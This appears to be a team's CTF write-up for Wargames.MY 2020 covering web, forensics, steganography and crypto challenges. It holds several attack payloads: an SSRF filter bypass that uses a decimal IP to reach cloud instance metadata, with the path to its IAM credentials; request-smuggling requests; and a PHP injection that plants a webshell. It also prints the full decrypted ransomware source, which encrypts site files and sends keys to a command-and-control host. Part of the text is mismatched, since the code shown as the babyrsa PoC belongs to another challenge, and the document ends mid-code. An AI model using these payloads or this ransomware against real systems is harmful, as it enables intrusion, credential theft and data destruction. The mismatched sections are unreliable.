<pre>Pretty Raw \n Actions ▾ 1 POST /transfer-download.jsp HTTP/1.1 2 Host: dankdebrid.wargames.my 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 7 Referer: http://2020pro.wargames.my/ 8 Accept-Encoding: gzip, deflate 9 Accept-Language: en-US,en;q=0.9,vi;q=0.8 10 Connection: close 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 72 13 transferURL=http://169.254.169.254/latest/meta-data&submit_URL=Download</pre>	<pre>Pretty Raw Render \n Actions ▾ 1 HTTP/1.1 200 OK 2 Date: Mon, 07 Dec 2020 08:47:43 GMT 3 Content-Type: text/html; charset=UTF-8 4 Connection: close 5 Server: lighttpd/2.0.0 6 Content-Length: 47 7 8 9 SSRF attempt detected and blocked. Try harder.</pre>

Since i tried pointing to that link-local address no matter where, i kept getting this new response, so i figured out that i had to bypass this filter.

Bypass using a decimal IP location

```
http://0177.0.0.1/
http://2130706433/ = http://127.0.0.1
http://3232235521/ = http://192.168.0.1
http://3232235777/ = http://192.168.1.1
http://2852039166/ = http://169.254.169.254
```

By pointing to the last decimal IP, i successfully made the app request to the EC2 instance.

Request	Response
<pre>Pretty Raw \n Actions ▾ 1 POST /transfer-download.jsp HTTP/1.1 2 Host: dankdebrid.wargames.my 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 7 Referer: http://2020pro.wargames.my/ 8 Accept-Encoding: gzip, deflate 9 Accept-Language: en-US,en;q=0.9,vi;q=0.8 10 Connection: close 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 67 13 transferURL=http://2852039166/latest/meta-data&submit_URL=Download</pre>	<pre>Pretty Raw Render \n Actions ▾ 19 <div id="logo"><h1>DankDebrid</h1></div> 20 <div id="basic-accordion" > 21 <div id="test1-header" class="accordion_headings header_highlight">Home</div> 22 <div id="test1-content" > 23 <div class="accordion_child"> 24 <h1>Welcome to DankDebrid</h1> 25 <p>DankDebrid helps you download files from external sources to our cloud storage instances. Enjoy enhanced speed and security while download movies, games, songs and files!</p> 26 </div> 27 </div> 28 </div> 29 <div id="test1-header" class="accordion_headings">Transfer</div> 30 <div id="test1-content" > 31 <div class="accordion_child"> 32 <ul style="list-style-type: none; padding-left: 0;"> 33 ami-launch-index 34 ami-manifest-path 35 block-device-mapping/ 36 events/ 37 hibernation/ 38 hostname 39 iam/ 40 identity-credentials/ 41 instance-action 42 instance-id 43 instance-life-cycle 44 instance-type 45 local-hostname 46 local-ipv4 47 mac 48 metrics/ 49 network/ 50 placement/ 51 profile 52 public-hostname 53 public-ipv4 54 public-ipv6/ 55 reservation-id 56 security-groups 57 services/>> 58 59 </div> 60 </div> 61 <p>

</p> 62 </div></pre>

Great, now, in order to access S3 bucket, i just needed to dump the AWS credentials by the following path

http://2852039166/latest/meta-data/iam/security-credentials/s3_READONLY_wgmy2020 .

Last step just installing `aws-cli` and configuring it with exposed credentials. Due to lack of permission, we couldn't list contents of this bucket, we could only "cat the flag".

Flag: wgmy{fce704324cced786680972eeafda406da}

references

Retrieving instance metadata: <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html>

Configuring AWS:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/AWS%20Amazon%20Bucket%20S3/README.md#aws-configuration>

Bypassing SSRF filter to make request to instance metadata

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md#bypass-using-a-decimal-ip-location>

Same SSRF to S3 bucket takeover write-up: <https://github.com/aadityapurani/My-CTF-Solutions/blob/master/csaaw-finals-2018/online-previewer/README.md>

forensics

introduction

Just need to get SHA256 checksum of OVA file to make sure the VM isn't corrupted.

Flag: `wgmy{c4ea7f5c3a23990844ea6518c02740c66c4c8a605314f3bd9038f7ebfa7b9911}`

attacker's ip address

Well this wasted our time a lot since we checked wrong `access.log` file in `/root` directory. The valid one should be in `/var/log/apache2`. Since we knew the webshell attacker uploaded named `we.php` and the ransomware was `b404.php` so we grep for these files in `access.log` .

```
root@ubuntu:/var/log/apache2# grep -rIE 'we.php|b404.php'.
./access.log:178.128.31.78 - [03/Dec/2020:16:33:29 +0000] "GET /wp-content/uploads/we.php HTTP/1.1" 200 208 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 232 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 232 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 232 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 259 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 292 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 263 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 292 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 292 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 283 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 288 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 259 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 224 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 452 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 224 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 348 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 263 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 263 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 267 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 228 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 584 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log:178.128.31.78 - [03/Dec/2020:19:11:58 +0000] "GET /wp-content/uploads/4404.php?drcroot=/var/www/html/host/lordkiske.vargnames.my HTTP/1.1" 200 292 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0"
root@ubuntu:/var/log/apache2#
```

→ IP address of attacker is: **178.128.31.78**

Flag: `wgmy{0941b6865b5c056c9bbb0825e1beb8e9}`

hash of webshell

Webshell? - Due to the log we got was Apache's log so the default webroot would be `/var/www/html` .

```
root@ubuntu:/var/www/html# ls
index.php      musangkeng.php      wp-admin          wp-config-sample.php.durian   wp-cron.php.durian      wp-load.php.durian    wp-settings.php.durian  xmlrpc.php.durian
index.php.durian  readme.html.durian  wp-blog-header.php.durian  wp-config.php.durian  wp-includes          wp-login.php.durian  wp-signup.php.durian
license.txt.durian  wp-activate.php.durian  wp-comments-post.php.durian  wp-content           wp-links-opml.php.durian  wp-mail.php.durian   wp-trackback.php.durian
root@ubuntu:/var/www/html#
```

The server used Wordpress but somehow got fucked up by some sort of ransomware 😞. Just look into `/wp-content/uploads` and attacker's webshell would be `we.php` .

Flag: `wgmy{96894e24bf860dd85fbdcc7fbfbad203108489d1}`

path of webshell

Getting webshell's path by command below.

```
1 root@ubuntu:/var/www/html/wp-content/uploads# readlink -f we.php
2 /var/www/html/wp-content/uploads/we.php
```

Flag: `wgmy{cc93f2436a9fdc6f19c1fa8bd865f8f3}`

hash of ransomware

#

Ransomware sitting next to the webshell in the same directory which was `b404.php`.

Flag: `wgmy{00a3db9f4a4534a82deee9e7a0ca6a67d0deada3}`

location of ransomware

#

```
1 root@ubuntu:/var/www/html/wp-content/uploads# readlink -f b404.php
2 /var/www/html/wp-content/uploads/b404.php
```

Flag: `wgmy{cc93f2436a9fdc6f19c1fa8bd865f8f3}`

cnc hostname

#

By decrypting `b404.php` we knew it's CnC hostname was `musangkeng.wargames.my`, decrypted script as below.

```
1 <?php
2 define('DOC_ROOT', $_GET['docroot'] ?? '/var/www/html/');
3 define('HTTP_HOST', $_GET['host'] ?? $_SERVER['HTTP_HOST']);
4 function enc($string, $secret_key, $secret_iv)
5 {
6     $encrypt_method = "AES-256-CBC";
7     $key = hash('sha256', $secret_key);
8     $iv = substr(hash('sha256', $secret_iv), 0, 16);
9     return base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0,
$iv));
10 }
11 function addnote($token = '')
12 {
13     $check = file_exists(DOC_ROOT . "/.htaccess.old");
14     if (!$check) {
15         rename(DOC_ROOT . '/.htaccess', DOC_ROOT . '/.htaccess.old');
16         file_put_contents(DOC_ROOT . '/.htaccess', "DirectoryIndex
musangkeng.php\nErrorDocument 404 /musangkeng.php\nErrorDocument 403
/musangkeng.php\nErrorDocument 500 /musangkeng.php");
17         $context = stream_context_create(
18             array(
19                 'http' => [
20                     'follow_location' => true
21                 ]
22             )
23         );
24         $host = HTTP_HOST;
25         $note = file_get_contents('http://musangkeng.wargames.my/getnote.php?
host=' . $host . '&key=' . $token, false, $context);
26         file_put_contents(DOC_ROOT . '/musangkeng.php', $note);
27         file_put_contents(DOC_ROOT . '/index.php', $note);
```

```

28     }
29 }
30 function makan($dir = '', $key = 'rempah', $iv = 'ratus', $dryrun = false)
31 {
32     $dir = realpath($dir);
33     $files = scandir($dir);
34     $extensions = array("jpg", "png", "gif", "zip", "durian", 'css', 'js', 'bmp',
35     'pot');
36     $blacklist = [ '.htaccess', basename(__FILE__), 'we.php'];
37     $rii = new RecursiveIteratorIterator(new RecursiveDirectoryIterator($dir));
38     $files = array();
39     foreach ($rii as $file) {
40         if ($file->isDir()) {
41             continue;
42         }
43         $path = $file->getPathname();
44         $ext = pathinfo($path, PATHINFO_EXTENSION);
45         if (!in_array($ext, $extensions)) {
46             if (!in_array(basename($path), $blacklist)) {
47                 if ($dryrun) {
48                     printf("Enc: %s\n", $path);
49                 } else {
50                     $content = file_get_contents($path);
51                     $new = enc($content, $key, $iv);
52                     file_put_contents($path . '.durian', $new);
53                     unlink($path);
54                 }
55             }
56         }
57     }
58     function submit($data)
59     {
60         $data = [
61             "key" => $data['key'],
62             "iv" => $data['iv'],
63             'url' => HTTP_HOST
64         ];
65         $url = "http://musangkeng.wargames.my/save.php";
66         return httpreq($url, $data);
67     }
68     function httpreq($url, $postVars)
69     {
70         $postStr = http_build_query($postVars);
71         $options = [
72             'http' => [
73                 'method' => 'POST',
74                 'header' => 'Content-type: application/x-www-form-urlencoded',
75                 'content' => $postStr
76             ]
77         ];
78         $streamContext = stream_context_create($options);

```

```

79     $res = file_get_contents($url, false, $streamContext);
80     return $res;
81 }
82 function main()
83 {
84     $data = [
85         'host' => HTTP_HOST,
86         'time' => time(),
87     ];
88     $data['hash'] = md5(serialize($data));
89     $key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
90     $aa = $_SERVER['HTTP_USER_AGENT'] ?? 'bb';
91     $iv = sha1(md5(shell_exec('cat /etc/passwd')) . $aa);
92     submit(
93         [
94             'key' => $key,
95             'iv' => $iv
96         ]
97     );
98     makan(DOC_ROOT, $key, $iv);
99     addnote($key);
100 }
101 main();

```

Flag: wgmy{d7357e55e21847601d4eacb01fe13313}

exploit used

By analyzing `/var/log/apache2/access.log`, i noticed that before attacker accessing webshell `we.php`, he sent some POST requests to another entries which was a WordPress library endpoint. By searching vulnerabilities for `ait-csv-import-export`, i got this article <https://wpscan.com/vulnerability/10471> which had WPVDB ID 10471.

Flag: wgmy{6e9478a4c77c8abfe5d6364010e4961e}

restoration of the lord kiske's server

Since we had `enc()` function from decrypted ransomware script, we needed to reverse the encryption with some required recipes (user-agent of attacker, timestamp → hint said **the date supposed to be 04/Dec**). The whole decryption flow as below.

```

1 <?php
2 define('HTTP_HOST', 'lordkiske.wargames.my');
3
4 function httpreq($url, $postVars)
5 {
6     $postStr = http_build_query($postVars);
7     $options = [
8         'http' => [

```

```

9          'method' => 'POST',
10         'header' => 'Content-type: application/x-www-form-urlencoded',
11         'content' => $postStr
12     ]
13 ];
14
15     $streamContext = stream_context_create($options);
16     $res = file_get_contents($url, false, $streamContext);
17     return $res;
18 }
19
20 // $timestamp = 1607022718;
21 $timestamp = 1607109118;
22
23 $data = [ 'host' => HTTP_HOST, 'time' => $timestamp, ];
24 $data['hash'] = md5(serialize($data));
25 $key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
26
27 $aa = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101
28 Firefox/83.0";
29 $iv = sha1("2738cab44e0e036a07cc5d413f7efa7e" . $aa);
30
31 function dec($string, $secret_key, $secret_iv) {
32     $encrypt_method = "AES-256-CBC";
33     $key = hash('sha256', $secret_key);
34     $iv = substr(hash('sha256', $secret_iv), 0, 16);
35     return openssl_decrypt(base64_decode($string), $encrypt_method, $key, 0,
36     $iv);
37 }
38
39 echo(dec("YjJicGtyZGdFUW4xYVFPQ2pq0EZHTWFmemQ3NlIxTFNkTWpGQXhKd0ZaUj1FTGtvblpHWGd
40 SZXE0Q0U1NHN1eg==", $key, $iv) . "\n");

```

→ Downloads php kiske_restore.php
wgmy{9ed95e1721c3aab37bd7c67496f868a2}

Flag: wgmy{9ed95e1721c3aab37bd7c67496f868a2}

hack the hacker

This is the most painful challenge for us, especially myself since we overthinking a lot and we couldn't spot the easiest entry 🤦. Buuuuuuuuuut we managed to solve this challenge in the very few minutes before ending this CTF 😎.

Okay, the task is to takeover attacker's server (which was CnC one ← mentioned at the very last minutes). By reading the decrypted CnC script, we noticed that `/notes/[key]` reflects GET `host` parameter of `getnote.php` and stores GET `key` parameter in `/notes` directory.

```

Request
Pretty Raw \n Actions ▾
1 GET /getnote.php?host=keke+zoe+wuz+hia&key=asd HTTP/1.1
2 Host: musangkeng.wargames.my
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9,vi;q=0.8
8 Connection: close
9
10 |

```

```

HTTP/1.1 302 Found
Date: Mon, 07 Dec 2020 10:44:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: /notes/asd
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

Storing GET key parameter

Request	Response
<pre> 1 GET /notes/asd HTTP/1.1 2 Host: musangkeng.wargames.my 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9,vi;q=0.8 8 Connection: close 9 10 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 07 Dec 2020 10:49:29 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Last-Modified: Mon, 07 Dec 2020 10:44:46 GMT 5 ETag: "54b-5b5dd083c82287" 6 Accept-Ranges: bytes 7 Content-Length: 1355 8 Connection: close 9 10 <!DOCTYPE html> 11 <html> 12 <head> 13 <title>YOUR FILE HAS BEEN ENCRYPTED BY MUSANGKENG RANSOMWARE</title> 14 </head> 15 <style type="text/css"> 16 body 17 { 18 background: #333; 19 color:white; 20 margin-left: 200px; 21 } 22 a{ 23 color: white; 24 text-decoration: none; 25 } 26 a:hover{ 27 color: lime; 28 text-decoration: none; 29 } 30 </style> 31 32 <body> 33 <h1>Lock3d By MusangKeng</h1> 34 <p> 35 36 </p> 37 <p>Hi! Keke zoe wuz hia</p> 38 <p>Ooops, website has been encrypted by MusangKeng Ransomware.</p> 39 <p>If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.</p> 40 <p>We guarantee that you can recover all your files safely and easily.</p> 41 All you need to do is submit the payment and purchase the decryption key.</p> 42
Please follow the instructions:</p> </pre>

Reflecting GET host parameter

We kept ourselves in a box, thinking about stored XSS 🎭 for hours while other competitors kept dominating this challenge, we were super stressed at this moment, especially me of course.

I did all the things that i had to do for enumerating such as port scanning, dirsearch, etc. For so long we were still stuck, my teammate told me that the challenge was **hack the hacker**, could be hacking the hacker's IP address? I was like how possible can other competitors solved this so quick, could be some stupid bugs, but when i access attacker's IP, i was greeted with an Apache's welcome page, thought might be possible 😱.

Yeah, i did the same enumeration step for attacker's IP address, found a running port 8080 which was running a WSGI server, receiving HTTP response. I did **dirsearch** and surprisingly i got **/login** and **/changepassword**, might be a part of the challenge, was super excited. Wasting more time fuzzing parameters but no use...

After that i found out that i could do request smuggling on this WSGI server, i also remembered old challenges i had done before were the same process because both endpoints only allowing POST request, so that i could smuggle them to send a GET request to **/flag.txt** as the description mentioned but no use, wtf!!!!!!.

Request

```

1 POST /login HTTP/1.1
2 Host: 178.128.31.78:8888
3 Connection: keep-alive
4 Content-Length: 4
5 Content-Type: application/x-www-form-urlencoded
6
7 kk
8 GET /flag.txt HTTP/1.1
9 Host: localhost:8888
10 Content-Length: 2
11
12 x=
13
14
15
16
17
18
19
20
21

```

Response

```

1 HTTP/1.1 400 BAD REQUEST
2 Content-Type: text/html; charset=utf-8
3 Date: Sat, 05 Dec 2020 15:32:51 GMT
4 Server: localhost
5
6 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 3.2 Final//EN">
7 <html><body>
8 <h1>Bad Request</h1>
9 <p>The browser (or proxy) sent a request that this server could not understand.</p>
10 <h2>HTTP/1.1 404 NOT FOUND</h2>
11 <h3>Not Found</h3>
12 <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
13
14
15
16
17 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 3.2 Final//EN">
18 <html><head>
19 <title>404 Not Found</title>
20 <head><body>
21 <h1>Not Found</h1>
22 <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
23 </body></html>
24

```

I kept brainstorming myself until i got another idea that was to smuggle the CnC server, why not? Yup, ain't funny at all, i did it once again, it also worked but THERE WAS NO FLAGGGGGGGG??? 😠

Request

```

1 POST /gen.php HTTP/1.1
2 Host: musangkeng.wargames.my
3 Connection: keep-alive
4 Content-Length: 4
5 Content-Type: application/x-www-form-urlencoded
6
7 kk
8 GET /flag.txt HTTP/1.1
9 Host: localhost
10 Content-Length: 2
11
12 x=
13
14
15
16
17
18
19
20
21
22
23
24

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sat, 05 Dec 2020 14:38:29 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 12
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 invalid hashHTTP/1.1 404 Not Found
10 Date: Sat, 05 Dec 2020 14:38:29 GMT
11 Server: Apache/2.4.41 (Ubuntu)
12 Content-Length: 271
13 Content-Type: text/html; charset=iso-8859-1
14
15 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
16 <html><head>
17 <title>404 Not Found</title>
18 </head><body>
19 <h1>Not Found</h1>
20 <p>The requested URL was not found on this server.</p>
21 <hr>
22 <address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
23 </body></html>
24

```

I was really losing my faith in this life man... Like i said, my teammate found out that [getnote.php](#) stores PHP content and save it to arbitrary file in [/notes](#) directory with just this simple request and we got the real flag...

Request

```

1 GET /getnote.php?host=<?php+system('cat+/flag.txt');?>&key=zoe.php HTTP/1.1
2 Host: musangkeng.wargames.my
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9,vi;q=0.8
8 Connection: close
9
10

```

Getting the flag by visiting our shell [/notes/zoe.php](#) .

Request	Response
<pre>Pretty Raw \n Actions ▾ 1 GET /notes/zoe.php HTTP/1.1 2 Host: musangkeng.wargames.my 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9,vi;q=0.8 8 Connection: close 9 10 </pre>	<pre>Pretty Raw Render \n Actions ▾ 1 HTTP/1.1 200 OK 2 Date: Mon, 07 Dec 2020 11:07:48 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 1410 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html> 11 <head> 12 <title>YOUR FILE HAS BEEN ENCRYPTED BY MUSANGKENG RANSOMWARE</title> 13 </head> 14 <style type="text/css"> 15 body 16 { 17 background: #333; 18 color:white; 19 margin-left: 200px; 20 } 21 a{ 22 color: white; 23 text-decoration: none; 24 } 25 :hover{ 26 color: lime; 27 text-decoration: none; 28 } 29 </style> 30 31 <body> 32 <h1>Lock3d By MusangKeng</h1> 33 <p> 34 35 </p> 36 <p>Hi! wgmy{771341f6a19a96560311ca36c6b6a5da}</p> 37 </p> 38 <p>Oops, website has been encrypted by MusangKeng Ransomware.</p> 39 <p>If you see this text, then your files are no longer accessible, because 40 they have been encrypted. Perhaps you are busy looking for a way to recover 41 your files, but don't waste your time. Nobody can recover your files without 42 our decryption service.</p> 43 <p>We guarantee that you can recover all your files safely and easily. 44 All you need to do is submit the payment and purchase the decryption key.</p> 45 <u>Please follow the instructions</u></p></pre>

Flag: `wgmy{771341f6a19a96560311ca36c6b6a5da}`

steganography

nuisance

This challenge appeared to be very weird to us since we didn't know what tool to open the given file 🤔, thought we gg this challenge somehow.

```
+ Downloads file nuisance.arc
nuisance.arc: data
+ Downloads
```

The file was some kind of archive but we never knew this extension so the process was a bit harder, but thanks to **ALLES! CTF 2020**, we found such tool that we needed 😈.

Turned out the given file was corrupted, we found out that the old software [FreeArc](#) helpful, but the main page was taken down, so we downloaded it from [Wayback Machine's server](#).


We started recovered the archive file with the following command.

```
1 .\freearc\bin\arc.exe x nuisance.arc
```

The we extracted and got another file called `flag.palm`.

```
1 → Downloads file flag.palm
2 flag.palm: 370 XA sysV executable not stripped
```

After a lot of Google searches, we knew it was some kind of Bitmap images and we used ImageMagick to view this file. Last step was just a simple command to display the flag.



Flag: `wgmy{c6a9f61e26a8be4d4f856ab326d729dd}`

linux setup

Just install ImageMagick by the following command.

```
1 sudo apt install imagemagick
```

macos setup

Due to macOS doesn't support X11 so ImageMagick cannot display.

```
1 brew uninstall imagemagick # without x11 support
2 brew cask install xquartz
3 brew install -d tlk/imagemagick-x11/imagemagick
```

references

ALLES! CTF 2020 - Archiver's write-up: <https://ctftime.org/writeup/23302>

crypto

babyrsa

#

So we have the RSA being the product of 2 consecutive primes. Having close primes is a no-no in RSA, and this makes our solution simple. By taking the square root of the modulus, it is guaranteed to be in the middle of those two primes:

```
1 min(p, q) ^ 2 < p * q < max(p, q) ^ 2
2 <=> min(p, q) < sqrt(p * q) < max(p, q)
```

And as a result, the next prime from the square root is one of those prime.

The solution provided below is Sage code:

```
1 # n, e, c from the problem
2 q = next_prime(isqrt(n))
3 print(int(pow(c, inverse_mod(0x10001, (n / q - 1) * (q - 1)), n)).to_bytes(100,
    'big').strip(b'\x00').decode())
```

Full PoC as below.

```

1 import re
2 from socket import socket
3 s = socket()
4 s.connect(('159.89.198.90', 2000))
5 x, y, z = map(int, re.findall(r" (\d+),(\d+),(\d+)\n", s.recv(1000).decode())[0])
6 p = 11760071327054544317
7 a = (pow(y - x, p - 2, p) * (z - y)) % p
8 b = (y - a * x) % p
9 for _ in range(1000):
10     z = (z * a + b) % p
11     s.sendall(f'{z % 10000}\n'.encode())
12     content = re.search(r'wgmy{[0-9a-zA-Z]+}', s.recv(1024).decode())
13     if content: print(content.group(0))

```

```

→ Downloads python crypto01.py
wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}

```

Flag: `wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}`

long crypto guessing

Despite the name, there's no guessing involved. We have a set of equations, where `x`, `y`, `z`, and `p` are known:

```

1 x = a * s + b mod p
2 y = a * x + b mod p
3 z = a * y + b mod p

```

Simple subtraction algebra gives us:

```

1 z - y = a * (y - x) mod p

```

Which means

```

1 a = (z - y) * (y - x)^-1 mod p

```

where `^-1` denotes the modular inverse.

After getting `a`, getting `b` is simple:

```

1 b = y - a * x mod p

```

And we keep generating the next 1000 values just like that:

```

1 z <- a * z + b mod p

```

And thus, our code:

```

1 import re
2 from socket import socket
3 s = socket()
4 s.connect(('159.89.198.90', 2000))
5 x, y, z = map(int, re.findall(r" (\d+),(\d+),(\d+)\n", s.recv(1000).decode())[0])
6 p = 11760071327054544317
7 a = (pow(y - x, p - 2, p) * (z - y)) % p
